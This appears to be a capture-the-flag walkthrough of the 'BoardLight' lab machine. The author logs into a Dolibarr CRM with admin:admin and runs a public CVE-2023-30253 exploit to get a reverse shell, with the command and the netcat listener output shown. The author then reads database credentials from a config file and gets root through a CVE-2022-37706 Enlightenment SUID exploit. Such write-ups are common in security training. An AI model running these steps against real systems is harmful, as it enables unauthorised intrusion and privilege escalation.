
Access denied.
You try to access to a page, area or feature of a disabled module or without being in an authenticated session or that is not allowed to your user.

Current login: admin
Permission for this login can be defined by your Dolibarr administrator from menu Home->Users.Note: clear your browser cookies to destroy existing sessions for this login.

was able to login with admin:admin as administrator.



also found it's version let's see if any exploits are present for this dolibar version for reverse shell.



POC exploit for Dolibarr <= 17.0.0 (CVE-2023-30253)

Reverse Shell POC exploit for `Dolibarr <= 17.0.0 (CVE-2023-30253)`, PHP Code Injection

See more details about the vulnerability here

PoC

Help of exploit:

```
→ python3 exploit.py -h
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>
```

About

Reverse Shell POC exploit for Dolibarr <= 17.0.0 (CVE-2023-30253), PHP Code Injection

Releases


No releases published

Packages

No packages published


Languages

found this. Let's try it!!!



```
┌──(sohamt㉿kali)-[~/Downloads]
└─$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.49 9999
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

ran the exploit!!!




```
┌──(root㉿kali)-[/home/sohamt]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.49] from (UNKNOWN) [10.10.11.11] 53550
bash: cannot set terminal process group (859): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ 
```

got reverse shell!!!

Went through /opt directory, cron jobs, and many other files got nothing then thought that it reverse shell'd us in /var/www/html/crm.board.htb, so though that can i find something there????


There were like a ton of directories and files and was failing as usual!!!!

So went to conf directory and found creds. in one file.




```
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

found some database creds.



```
[+] SUID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-c
ommands
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd            --->    Apple_Mac_OSX_10.4.8
/usr/bin/newgrp           --->    HP-UX_10.20
/usr/bin/mount            --->    Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/usr/bin/sudo             --->    /sudo$
/usr/bin/su
/usr/bin/chfn             --->    SuSE_9.3/10
/usr/bin/umount           --->    BSD/Linux[1996-08-13]
/usr/bin/gpasswd
/usr/bin/passwd           --->    Apple_Mac_OSX/Solaris/SPARC_8/9/Sun_Solaris_2.5.1_PAM
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper

[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-c
ommands
/usr/lib/xorg/Xorg.wrap
/usr/libexec/camel-lock-helper-1.2
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/mlock
/usr/bin/crontab
/usr/bin/expiry
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/bsd-write
```

found some SUID and GUID permission files.



```
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
#
```

so searched for enlightenment and found an exploit with associated CVE and further got root flag...................................